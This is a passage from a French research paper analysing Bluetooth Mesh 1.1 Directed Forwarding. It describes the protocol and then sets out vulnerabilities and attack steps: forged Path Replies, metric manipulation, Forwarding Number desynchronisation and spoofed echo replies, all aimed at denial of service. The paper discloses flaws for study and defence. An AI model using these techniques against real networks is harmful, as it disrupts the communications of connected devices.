Par rapport au MF, le DF réduit le nombre de messages relayés inutilement, car seuls les nœuds relais faisant partie d'un chemin correspondant à la source et à la destination du message sont chargés de la retransmission. La figure 4 illustre un exemple simple montrant la différence entre le MF et le DF en terme de paquets relayés.




Fig. 4. Comportement des relais utilisant le *Managed Flooding* et le *Directed Forwarding*

Le DF est un mécanisme relativement complexe disposant de multiples fonctionnalités, telles que la mise en place d'un routage vers des adresses unicast ou multicast, des chemins bidirectionnels, des mécanismes de tolérance aux pannes, et plus encore. Nous avons identifié de nombreuses similarités avec le protocole de routage AODVv2 [19] malgré des différences significatives, le DF introduisant notamment de nouveaux concepts et l'utilisation de messages différents.

3.3 Chemins en *Directed Forwarding*

Lorsqu'un nœud relais reçoit un paquet destiné à une adresse unicast qui ne lui appartient pas ou à une adresse multicast, il relaye le message s'il fait partie d'un chemin correspondant au paquet. Les chemins peuvent

être fixes (créés de manière centrale par le *Configuration Manager*) ou non fixes (initialisés automatiquement par les nœuds selon les besoins).

Les chemins sont stockés dans des *Forwarding Table* (une table de routage). Chaque nœud possède sa table, et chaque chemin auquel il appartient correspond à une entrée dans celle-ci.

Le tableau 2 répertorie quelques champs présents dans une entrée de *Forwarding Table* pour un chemin non fixe vers une plage d'adresses cibles unicast. L'origine ou la source d'un chemin est appelée *Path Origin* (PO) et la destination un *Path Target* (PT). Lorsqu'un chemin est bidirectionnel (*2-way*), il est valide du PT vers le PO également. Chaque nœud faisant partie d'un chemin conserve une entrée correspondante dans sa *Forwarding Table*.

Nom du champ	**Description**
BackwardPathValidatedFlag	Chemin bidirectionnel ou unidirectionnel
LaneCounter	Nombre de voies créées pour ce chemin
PathRemainingTime	Durée de vie restante du chemin
ForwardingNumber	*Forwarding Number* du chemin
PathOriginAddrRange	Plage d'adresses du PO
PathTargetAddrRange	Plage d'adresses du PT
DependentOriginList	Plages d'adresses des nœuds dépendants du PO
DependentTargetList	Plages d'adresses des nœuds dépendants du PT

Tableau 2. Quelques champs d'une entrée dans une *Forwarding Table* (chemin non-fixe, vers une plage d'adresses unicast)

Un chemin correspond à un paquet si la destination et la source correspondent aux informations du chemin. Les nœuds ne conservent pas l'adresse du nœud suivant sur le chemin. Leur seule connaissance est que le nœud suivant est supposé à portée radio.

3.4 Dépendance de nœuds

Une particularité du DF est le concept de nœuds dépendants. La dépendance indique la délégation de certaines tâches d'un nœud à un autre. Par exemple, le mécanisme de *Friendship* du BM utilise ce concept. Une *Friendship* est établie entre un LPN (*Low Power Node*) et un autre nœud (nœud ami). Elle permet aux objets aux ressources limitées d'optimiser leur consommation d'énergie. Le LPN délègue la réception des messages

à son nœud ami : à intervalle régulier, le LPN interroge son ami pour récupérer les messages qui lui ont été adressés. Le nœud ami gère aussi les chemins pour le LPN dans le cas où le DF est utilisé.

Un LPN est un nœud dépendant de son ami. Dans le contexte du DF, une entrée dans la *Forwarding Table* associée à un chemin stocke les adresses des nœuds dépendants du PO ou du PT.

Ainsi, un message relayé via DF correspond à un chemin si et seulement si :

— la source du message correspond au PO ou est un nœud dépendant du PO

— la destination du message correspond au PT ou est un nœud dépendant du PT

Par ailleurs, un chemin correspond à un message s'il s'agit d'un chemin bidirectionnel avec la source et la destination inversées.

3.5 Création des chemins non fixes

L'initialisation d'un chemin non fixe par un nœud est déclenchée lorsqu'il souhaite envoyer un message à une destination pour laquelle il ne dispose d'aucun chemin valide. Les messages permettant d'établir un chemin non fixe sont des messages de contrôle, ils sont donc uniquement chiffrés au niveau de la couche Réseau et lisibles par tous les nœuds.

Un exemple de création de chemin simple à sens unique non fixe est illustré dans la figure 5, allant du nœud avec l'adresse `0x1A` au nœud avec l'adresse `0x0E`, basé sur l'exemple de réseau représenté dans la figure 3.




Fig. 5. Exemple de création de chemin simple à sens unique non fixe avec une seule voie (de `0x1A` vers `0x0E`) en se basant sur la topologie exemple.

Pour initialiser un chemin non fixe, le PO envoie un paquet *Path Request* à l'adresse du groupe *all-directed-forwarding-nodes*. Le tableau 3 détaille les champs de ce paquet.

Nom du champ	**Description**
PathOriginLifetime	Durée de vie du chemin
PathDiscoveryInterval	Durée maximum pour la création du chemin
PathForwardingNumber	*Forwarding Number* du chemin
PathMetric	Valeur de la métrique (nombre de sauts)
Destination	Adresse du PT
PathOriginAddressRange	Plage d'adresses du PO
DependentOriginAddrRange	Plage d'adresses d'un nœud dépendant du PO (optionnel)

Tableau 3. Champs d'un message *Path Request*

Notamment, un champ *ForwardingNumber* (FWN) est utilisé pour distinguer les différents cas de messages *Path Request* reçus et pour suivre la création d'un chemin non fixe en particulier. Chaque nœud conserve son propre FWN qu'il utilise et incrémente lorsqu'il initialise un nouveau chemin en tant que PO. Le FWN associé à un chemin est stocké dans l'entrée correspondante de la *Forwarding Table* de chaque nœud impliqué. Si un *Path Request* est envoyé en utilisant un FWN inférieur pour un chemin similaire, il est rejeté.

Lorsque le PO initie la création d'un chemin, ou lorsqu'un nœud reçoit un *Path Request* pour un nouveau chemin, il ajoute à sa *Discovery Table* une entrée correspondant au chemin en cours de création. Une entrée dans la *Discovery Table* stocke des données similaires à celles de l'entrée de la *Forwarding Table*, avec quelques informations supplémentaires pour les chemins en cours de création.

En particulier, la *Discovery Table* stocke la meilleure métrique reçue pour un chemin (en BM v1.1, il s'agit du nombre de sauts entre le PO et le nœud). Les nœuds stockent également dans cette table l'adresse du nœud (prochain saut) qui a envoyé le *Path Request* avec la meilleure métrique pour la propagation inverse.

Lors de la réception d'un *Path Request*, un nœud prend des actions en fonction de son contenu et du contexte :

— Si le nœud ou l'un de ses nœuds dépendants est le PT (l'une de ses adresses unicast ou une adresse multicast à laquelle il est abonné), le nœud lance un *Path Discovery Timer* et un *Path Reply Timer*.
— Si le nœud n'est pas le PT, et que le nœud est un nœud relais, il envoie le même *Path Request* avec la métrique incrémentée de 1 après un court délai et lance un *Path Discovery Timer*.

Lorsque le *Path Reply Timer* du PT expire (500 ms pour une destination unicast), il envoie un *Path Reply* au nœud qui a envoyé le *Path Request* avec la meilleure métrique. Le tableau 4 présente une dissection non exhaustive d'un message *Path Reply*.

Nom du champ	**Description**
ConfirmationRequest	Le PT demande-t-il la création d'un chemin bidirectionnel ?
PathOrigin	Adresse de *Element* primaire du PO
PathForwardingNumber	*Forwarding Number* du chemin (le même que celui dans le *Path Request*)
PathTargetAddressRange	Plage d'adresses du PT
DependentTargetAddrRange	Plage d'adresses d'un nœud dépendant du PT (optionnel)

Tableau 4. Champs d'un message *Path Reply*

Lorsqu'un message *Path Reply* est envoyé, un seul nœud le reçoit (l'adresse destination du paquet sur la couche Réseau est celle stockée dans la *Discovery Table* et correspond au prochain saut du chemin). Lorsqu'un nœud reçoit un *Path Reply*, il ajoute à sa *Forwarding Table* le chemin créé (basé sur les informations contenues dans le *Path Reply* et dans l'entrée de la *Discovery Table*). Si le récepteur n'est pas le PO, il envoie alors son propre *Path Reply* au prochain nœud sur le chemin à destination du prochain nœud relais.

Lorsque le *Path Reply* est reçu par le PO, le chemin est créé. Si le champ *ConfirmationRequest* dans le message *Path Reply* est égal à 1, une procédure de confirmation est lancée pour établir un chemin bidirectionnel. Elle repose simplement sur l'envoi par le PO d'un paquet *Path Confirmation* au PT utilisant le chemin nouvellement créé.

Chaque chemin a une durée de vie définie, allant de 12 minutes à 10 jours. Avant l'expiration du chemin, le PO surveille son utilisation pendant une période de temps (par défaut 120 secondes). Si le chemin n'est pas

utilisé pendant cette période, il n'est pas réinitialisé automatiquement, résultant en sa suppression de toutes les *Forwarding Table*.

Un message de contrôle *Dependent Node Update* peut également être envoyé pour ajouter ou supprimer des plages d'adresses en tant que nœuds dépendants du PO ou du PT de chemins. Les paramètres de ce message sont présentés dans le tableau 5. Le champ *PathEndpoint* doit être le PO ou le PT du chemin. Dans le cas de l'ajout de nœuds dépendants, le chemin doit obligatoirement être un chemin bidirectionnel si le *PathEndpoint* est le PT.

Nom du Champ	**Description**
Type	Type de mise à jour (ajout ou suppression)
PathEndpoint	Adresse du PO/PT dont on met à jour les noeuds dépendants
DependentNodeAddrRange	Plage d'adresses du nœud dépendant

Tableau 5. Champs d'un message *Dependent Node Update*

Enfin, le message *Path Request Solicitation* est un message de contrôle utilisé pour demander à un nœud de mettre à jour ses chemins vers des adresses spécifiques. Lorsqu'un nœud reçoit ce message, il réinitialise les chemins de lui-même vers toutes les adresses listées dans le paquet. Le message est traité uniquement si le nœud dispose déjà un chemin depuis lui-même vers l'une des adresses mentionnées dans le paquet. Par exemple, ce message est utilisé lorsqu'un nœud se déplace physiquement dans le réseau afin de mettre à jour les chemins menant à lui.

Le seul champ d'un *Path Request Solicitation* est une liste d'adresses pour lesquels les nœuds récepteurs doivent mettre à jour les chemins qui les ont comme destination (si le message est traité avec succès).

3.6 Fiabilité et sécurité du *Directed Forwarding*

Voies Le *Configuration Manager* peut configurer les nœuds afin qu'ils créent plusieurs voies (*lanes*) pour un même chemin. Si le réseau est configuré pour avoir 2 voies par chemin, le PO d'un chemin, après un délai (*Path Discovery Timer* et *Lane Discovery Timer*) spécifié par le *Configuration Manager*, renvoie un *Path Request* avec exactement les mêmes paramètres (y compris le même champ *ForwardingNumber*). Par défaut, les nœuds initialiseront 2 voies par chemin.

Les nœuds qui font déjà partie de la première voie du chemin participent à la création du chemin, mais leur métrique est incrémentée de 1 pour chaque voie dont ils font déjà partie pour ce chemin. Cela garantit que les nœuds qui n'étaient pas précédemment sur le chemin soient désormais considérés comme meilleurs et potentiellement choisis pour la deuxième voie. La figure 6 illustre les 2 voies résultantes pour un chemin allant de `0x1F` à `0x02`.




Fig. 6. Exemple d'un chemin à 2 voies vers une adresse unicast

Les chemins à plusieurs voies contribuent à la résilience du DF. Si, pour une raison quelconque, une voie cesse de fonctionner, une autre pourra prendre le relais et assurer que les messages continueront d'arriver à destination. Cependant, plus le nombre de voies nécessaires pour chaque chemin est élevé, plus les messages inonderont le réseau à chaque envoi.

Validation de chemin Pour valider en continu qu'un chemin est toujours valide, un PO initie régulièrement une procédure de validation de chemin. En effet, un chemin peut devenir invalide au cours de sa durée de vie si l'un des nœuds relais a été supprimé, déplacé, ou pour toute autre raison susceptible d'interrompre le comportement normal des nœuds relais. La validation du chemin est initiée par le PO en envoyant un paquet *Path Echo Request* au PT via DF. Étant donné que le message est relayé en DF, le *Path Echo Request* n'arrive à destination que si le chemin fonctionne correctement. Le PO attend un paquet *Path Echo Reply* en réponse du PT. Si le chemin est bidirectionnel, le *Path Echo Reply* est envoyé en DF pour vérifier le chemin inverse, ou envoyé via MF dans le cas contraire (car il n'y a pas de chemin inverse). Si aucune réponse n'est reçue par le PO après un délai, le chemin n'est plus considéré comme valide et est supprimé de

la *Forwading Table* du PO. Cette procédure est régulièrement déclenchée par le PO d'un chemin (le délai étant configuré par le *Configuration Manager*).

4 Travaux Existants

Les recherches existantes sur la sécurité du BM demeurent peu nombreuses à l'heure actuelle. Malgré cette situation, une systématisation des connaissances publiée par Wu et al. présente un modèle formel destiné à l'évaluation de la sécurité du BM [20].

Comparé au BLE, la sécurité du BM a été considérée comme une priorité lors de la conception du protocole, comme indiqué dans la spécification [3]. Néanmoins, plusieurs études récentes ont mis en évidence la présence de failles de sécurité affectant le protocole [1, 6, 7, 12].

De plus, un réseau BM reste fondamentalement un réseau sans fil maillé, et partage donc de nombreuses similitudes avec des protocoles tels que le ZigBee. Il est donc judicieux d'examiner les attaques visant ces protocoles, celles-ci étant susceptibles de pouvoir être adaptées au BM.

4.1 Attaques sur le *Provisioning*

Le *Provisioning* constitue un mécanisme critique au sein d'un réseau BM. Permettre à un objet non autorisé de rejoindre le réseau lui permet de recevoir la NetKey, lui permettant d'envoyer et de recevoir des messages de contrôle et compromettant ainsi la confidentialité et la protection de la vie privée assurées par le réseau.

Par défaut, le *Provisioning* n'impose aucun mécanisme de sécurité. L'échange de clés est réalisé par l'intermédiaire d'un canal non chiffré. Seules les données telles que l'*IV index*, la NetKey et les adresses unicast du nœud sont envoyées après l'échange de clés via un canal chiffré.

De plus, l'authentification des nœuds rejoignant le réseau est optionnelle, bien que l'administrateur du réseau dispose de la possibilité d'imposer son utilisation. Si cette fonctionnalité n'est pas activée, tout nœud situé dans la portée du réseau peut potentiellement le rejoindre. Le BM dispose d'un système d'authentification hors bande (dit "Out Of Band") si celui-ci est supporté par le *Provisioner*.

A l'heure actuelle, un certain nombre d'attaques ciblant le *Provisioning* ont été publiées, y compris en cas d'utilisation de l'authentification hors bande. Les attaques *BlueMirror* présentent diverses méthodes permettant à un attaquant de rejoindre le réseau en détournant une procédure de *Provisioning* légitime en cours [7].

Ces vulnérabilités ont été corrigées dans la version 1.1 du BM. Cependant, la même équipe de chercheurs a évalué les correctifs mis en place et ont ainsi pu établir qu'ils ne corrigent pas complètement ces vulnérabilités. Ainsi, des attaques MiTM demeurent potentiellement exploitables [6]. Ces travaux soulignent ainsi qu'un attaquant obtenant un accès au réseau, même sans autorisation, représente une menace à prendre en compte.

4.2 Attaques visant le mécanisme de *Friendship*

Un ensemble d'attaques exploitant le mécanisme de *Friendship* ont également été publiées. Lorsqu'un *Low Power Node* (LPN) délègue sa présence sur le réseau à un autre nœud (un nœud ami), ils établissent une relation de *Friendship* par le biais de messages de contrôle. Ainsi, dans [1], Álvarez et al. ont démontré la possibilité de détourner le mécanisme de *Friendship* pour empêcher son bon fonctionnement. Ces attaques exploitent notamment le fait que les messages de contrôle ne sont pas chiffrés au niveau applicatif et peuvent donc être manipulés par n'importe quel nœud du réseau.

4.3 Attaques sur les protocoles de topologie maillée

En raison de ses similarités avec le BM et de sa maturité, le ZigBee est un protocole maillé sans fil intéressant à étudier, affecté par certaines attaques potentiellement adaptables au BM. Par exemple, des attaques de type *sinkhole* et *blackhole* affectant ses protocoles de routage constituent des études de cas intéressantes pour l'analyse de la sécurité du BM [22].

De plus, la propagation d'informations erronées dans un réseau maillé est un vecteur d'attaque courant. Ainsi, le détournement du mécanisme de *Heartbeat* pour indiquer de manière erronnée une faible distance entre les nœuds a été mentionnée dans la littérature associée [14]. Cependant, nous n'avons trouvé en pratique aucune implémentation du BM qui utilise les informations des messages *Heartbeat* pour définir la valeur de *TTL* des messages lors de l'utilisation du MF.

Enfin, des attaques ciblant les protocoles de routage AODV/AODVv2 ont également été documentées. En particulier, des attaques de type *blackhole* et *sinkhole* sont décrites, ainsi que de nombreuses contre-mesures destinées à prévenir ces dernières [10, 15, 16]. Cependant, le DF utilise des mécanismes de gestion des chemins qui lui sont spécifiques, notamment l'utilisation de l'adresse source comme critère pour faire correspondre un chemin, le concept de dépendance ainsi que l'utilisation de messages de contrôle additionnels. De plus, aucune implémentation pratique de

telles attaques sur AODVv2 n'est disponible. A notre connaissance, aucun travaux n'ont exploré la sécurité du DF.

5 Attaques

Un enjeu central au sein d'un réseau maillé est de garantir la stabilité des communications. Dans cette section, nous introduisons notre modèle de menace et présentons le fonctionnement théorique des attaques que nous avons pu identifier, ciblant la fiabilité des communications dans un réseau BM.

5.1 Modèle de menace

Contexte général Notre travail de recherche repose sur un ensemble d'hypothèses concernant le réseau BM attaqué. Nous considérons un réseau reposant sur la version 1.1 du BM, où le mécanisme de DF a été activé sur l'ensemble des nœuds du réseau où se trouve l'attaquant. De plus, le réseau doit comporter au moins 2 nœuds qui ne sont pas à portée directe l'un de l'autre. Tout au long de cette section, le réseau exemple présenté en figure 3 sera utilisé.

Objectifs de l'attaquant L'attaquant a pour but de lancer des attaques par déni de service (DoS) afin d'empêcher le bon fonctionnement du réseau. Ses objectifs sont les suivants :

- **Effectuer une reconnaissance** afin d'obtenir des informations sur la topologie du réseau et les nœuds actifs.
- **Perturber le comportement correct du réseau**. Plus précisément, l'attaquant veut perturber les communications entre nœuds qui ne sont pas à portée radio et ne peuvent donc pas communiquer directement.

Attributs de l'attaquant Nous considérons un attaquant contrôlant au moins un nœud au sein du réseau, ayant rejoint le réseau de manière légitime ou illégitime, comme expliqué en section 4.1. L'attaquant peut également avoir récupéré des données valides issues d'un *Provisioning* à partir d'un dispositif non protégé ou via l'exploitation d'une vulnérabilité spécifique à l'objet (vulnérabilité matérielle, vulnérabilité liée au firmware...) [2]. Aucune AppKey spécifique n'est nécessaire dans notre modèle.

Les attaquants peuvent être soit statiques, soit mobiles. Un attaquant statique ne peut pas se déplacer physiquement et, par conséquent, se trouve à portée d'un ensemble fixe de nœuds au sein du réseau. Dans la figure 3, l'attaquant est statique et est situé au centre du réseau à l'adresse `0x11`. En revanche, un attaquant mobile a la capacité de se déplacer au sein du réseau, c'est-à-dire d'être à portée radio directe de différents nœuds au fil du temps. De plus, nous supposons que l'attaquant dispose d'une puissance d'émission (Tx) et d'une sensibilité de réception (Rx) standards.

5.2 Vulnérabilités

Notre article présente 2 vulnérabilités principales, liées au fonctionnement du DF. Celles-ci sont respectivement appelées V_1 et V_2.

V_1 - Utilisation incorrecte de la fonctionnalité des nœuds dépendants Tout chemin non fixe peut répertorier les adresses des nœuds dépendants du PO ou du PT. Ces adresses sont donc considérées comme des sources/destinations valides pour le chemin.

De ce fait, tout nœud disposant d'un chemin valide partant de lui vers un nœud qui a des nœuds dépendants n'initialisera pas de nouveaux chemins vers les adresses des nœuds dépendants. En conséquence, cela peut empêcher la bonne transmission des messages à leur destination si le chemin correspondant est incorrect (si le chemin n'atteint pas la destination spécifiée).

Par exemple, en considérant la situation présentée en figure 3, supposons que le nœud `0x03` possède une seule entrée dans sa *Forwarding Table*. Il y stocke un chemin à une seule voie allant de `0x03` à `0x0B`. Le seul nœud relais intermédiaire est `0x04`.

Si cette entrée répertorie le nœud `0x0D` comme un nœud dépendant du PT du chemin, c'est-à-dire de `0x0B`, alors lorsque `0x03` souhaite envoyer un message à `0x0D`, le chemin vers `0x0D` correspondra et il enverra le message sans créer de chemin. Dans ce cas, le message n'atteindra jamais le nœud `0x0D`, car les nœuds le long du chemin de `0x03` à `0x0B` ne sont pas à portée de `0x0D`.

De plus, nous pouvons considérer que les chemins de plusieurs nœuds vers `0x0B` répertorient des nœuds dépendants incorrects et les utilisent par erreur. Non seulement les messages ne parviendront pas à leur destination, mais le nœud `0x0B` sera inondé de messages qui ne lui sont pas destinés via DF.

Toutefois, un chemin contenant une adresse donnée comme nœud dépendant de manière erronée ne garantit pas pour autant que le message n'atteindra pas sa destination.

Tout d'abord, si la destination du paquet est à portée de l'un des nœuds relais le long du chemin, celle-ci recevra le message. Ensuite, si un chemin légitime vers la destination existait avant la création ou la modification du chemin empoisonné avec de faux nœuds dépendants, le chemin légitime continuera de fonctionner. Cependant, ce chemin légitime peut disparaître après expiration de sa durée de vie s'il n'est pas utilisé durant la période de surveillance du chemin, menant à la vulnérabilité V_1.

V_2 - Spoofing de messages de contrôles en lien avec le DF Étant donné que l'attaquant possède la NetKey du réseau, il est en mesure de forger et de transmettre des messages de contrôle arbitraires. De plus, il n'existe aucun mécanisme d'authentification permettant d'assurer que la source d'un message est correcte.

Ainsi, un attaquant peut envoyer des messages de contrôles liés au DF à tous les nœuds à portée radio. Les paramètres au niveau de la couche Réseau, tels que les champs *Source* ou *Destination*, ainsi que la charge utile des messages de contrôle, sont contrôlables par l'attaquant. Par exemple, les messages *Path Request* et *Path Reply*, essentiels à la création des chemins, peuvent être envoyés au nom d'un autre nœud avec des informations trompeuses.

De plus, le champ *Source* sur la couche Réseau d'un message de contrôle lié au DF n'est pas contraint dans la majorité des cas. L'attaquant peut ainsi usurper l'identité d'autres nœuds dans la charge utile des messages (au niveau de la couche Transport) tout en utilisant sa véritable adresse comme *Source* du paquet au niveau Réseau. Cela élimine la nécessité de deviner les numéros de séquence corrects.

Pour illustrer le fonctionnement de V_2, un attaquant peut envoyer un *Path Request* à la place d'un autre nœud avec les informations qui lui conviennent.

5.3 Actions élémentaires

Sur la base de notre modèle de menace et afin d'exploiter les vulnérabilités décrites, nous présentons un ensemble d'actions élémentaires. Lorsqu'elles sont combinées, ces actions constituent les étapes d'attaques complètes décrites ci-après. Les actions élémentaires sont étiquetées E_1 à E_7.

E_1 - Création de chemin Un attaquant peut créer un chemin depuis lui-même vers n'importe quel nœud du réseau. Il s'agit du comportement normal du BM. Cependant, il peut définir les paramètres du message *Path Request* comme il le souhaite, sans suivre les prérogatives du *Configuration Manager*.

De plus, l'attaquant peut initier la création d'un chemin depuis n'importe quelle adresse vers n'importe quel autre nœud (qui n'a pas la même adresse). Plus précisément, l'attaquant peut utiliser une adresse non utilisée (non attribuée à un quelconque nœud existant) comme PO.

E_2 - Forcer l'envoi du *Path Reply* vers l'attaquant Sous certaines conditions, lors de la création d'un chemin non fixe légitime n'impliquant pas l'attaquant, il peut faire en sorte d'être la destination d'un des messages *Path Reply*. Cela permet à l'attaquant de manipuler arbitrairement celui-ci (le supprimer, le transférer avec de fausses informations, etc.).

Pour y parvenir, les conditions suivantes doivent être vérifiées :

- **L'attaquant reçoit un des messages *Path Request*** lié à la création du chemin. À moins que le PO et le PT du chemin ne soient très proches, la probabilité qu'une telle situation se produise est élevée car le message est transféré par tous les nœuds relais qui ne sont pas le PT.
- **Le *Path Request* malveillant initié par l'attaquant arrive au PT à temps (avant la fin du *Path Reply Timer*, 500ms) avec la meilleure métrique**. Cela implique forcément que la distance Attaquant↔PT soit inférieure à PO↔PT, mais d'autres paramètres de distances rentrent en compte. La distance, dans la version 1.1 de BM, correspond systématiquement au nombre de sauts séparant deux nœuds.

Lorsque l'attaquant reçoit un message *Path Request* pour un PO quelconque vers un PT (qui n'est pas l'attaquant), il le transfère comme prévu. Cependant, la valeur de *PathMetric* du paquet est mise à 0. Ainsi, tous les nœuds recevant ce message considèrent que l'attaquant est le meilleur prochain saut pour le chemin (s'ils ne sont pas à portée directe du PO).

En conséquence, lors de la séquence d'envoi des *Path Reply* du PT vers le PO, l'attaquant sera considéré comme l'un des sauts, même s'il n'est pas nécessairement la meilleure option à choisir en réalité. À elle seule, *E2* peut empêcher la création de chemins en supprimant le paquet *Path Reply*, mais elle peut également être utilisée pour créer des *sinkholes* lorsqu'elle

est combinée avec d'autres actions élémentaires (nous développons cette attaque dans la section 5.4).

E_3 - Empoisonnement de l'entrée de chemin via *Path Reply* malveillant Lors de la création d'un chemin non fixe légitime où il n'est ni PO ni PT, l'attaquant peut usurper l'identité du PT et envoyer un message *Path Reply* falsifié. Ainsi, il peut empoisonner l'entrée de la *Forwarding Table* du PO avec de fausses informations. L'attaquant doit avoir préalablement reçu l'un des *Path Request*, ce qui est fortement probable si le PO et le PT ne sont pas des voisins directs.

L'attaquant peut exploiter V_1 afin d'ajouter une fausse plage d'adresses de nœuds dépendants au PT, ainsi qu'une plage d'adresses de PT erronée au chemin en cours de création. D'autres paramètres du *Path Reply* peuvent également être modifiés par l'attaquant. La figure 7 est un exemple d'utilisation de E_3 exploitant V_1 lors de la création d'un chemin de `0x0A` à `0x09`.




Fig. 7. Action E3 exploitée pour empoisonner la *Forwarding Table* de `0x0A`

Le succès de l'exploitation de E_3 dépend de la distance PO↔PT par rapport à la distance PO↔Attaquant. Si la distance PO↔Attaquant est trop grande par rapport à PO↔PT, le *Path Reply* légitime sera reçu avant le *Path Reply* malveillant. Le message *Path Request* envoyé suite

à la réception d'un *Path Request* est transmis après un délai de 150 ms par les nœuds relais. D'autre part, le PT envoie son *Path Reply* 500 ms (*Path Reply Timer*) après la réception du premier *Path Request*. Ainsi, en théorie, la distance PO↔Attaquant peut dépasser la distance PO↔PT de 3 sauts maximum.

E_4- Empêcher la création de plusieurs voies Un attaquant peut empêcher la création de plusieurs voies pour un chemin non fixe s'il reçoit l'un des *Path Request* pour la première voie. Cela n'entraînera pas la réinitialisation du chemin par le PO. En effet, si un chemin créé possède au moins une voie (même si d'autres sont nécessaires), l'initialisation du chemin est toujours considérée comme étant un succès.

E_4 exploite le champ *ForwardingNumber* (FWN) utilisé lors de la création du chemin. Lors de l'envoi d'un *Path Request* pour une voie additionnelle, le PO utilise la même valeur de FWN que pour la première voie. Par conséquent, un attaquant peut renvoyer exactement le même *Path Request* utilisé pour la première voie avec un FWN incrémenté de un. Après cela, le PT ignorera les futurs messages *Path Request* légitimes du PO pour des voies supplémentaires, puisque le FWN stocké par le PT sera désynchronisé.

La figure 8 présente un exemple où l'attaquant empêche la création d'une deuxième voie pour le chemin entre `0x0A` et `0x0B`.

E_5 - Contourner la validation de chemin et maintenir les chemins unidirectionnels actifs Un attaquant, dont le nœud malveillant est situé n'importe où dans le réseau, peut faire croire au PO d'un chemin unidirectionnel que ce chemin fonctionne toujours correctement et est valide, même si ce n'est pas le cas. Dans le cas d'un chemin ne fonctionnant plus, cela entraînerait l'échec de la transmission des paquets à leur destination s'ils se basent sur le chemin non valide. La validation de chemin est le seul moyen pour un PO de s'assurer qu'un chemin est toujours actif. E_5 s'appuie sur le fait que :

- **Le délai minimum entre l'envoi d'un *Path Echo Request* et la réception du *Path Echo Reply* est de 5 secondes.**
- **Les messages *Path Echo Reply* sont envoyés en utilisant le MF pour les chemins unidirectionnels**. En conséquence, ils peuvent être envoyés depuis n'importe quelle partie du réseau.

Un attaquant doit donc envoyer à intervalle régulier (toutes les 5 secondes au minimum) un message *Path Echo Reply* correspondant au




Fig. 8. Utilisation de E_4 pour empêcher la création de plus d'une voie sur le chemin de `0x0A` à `0x0B`

chemin de la victime. Étant donné qu'il est envoyé via MF, l'attaquant n'a pas besoin d'être le long du chemin.

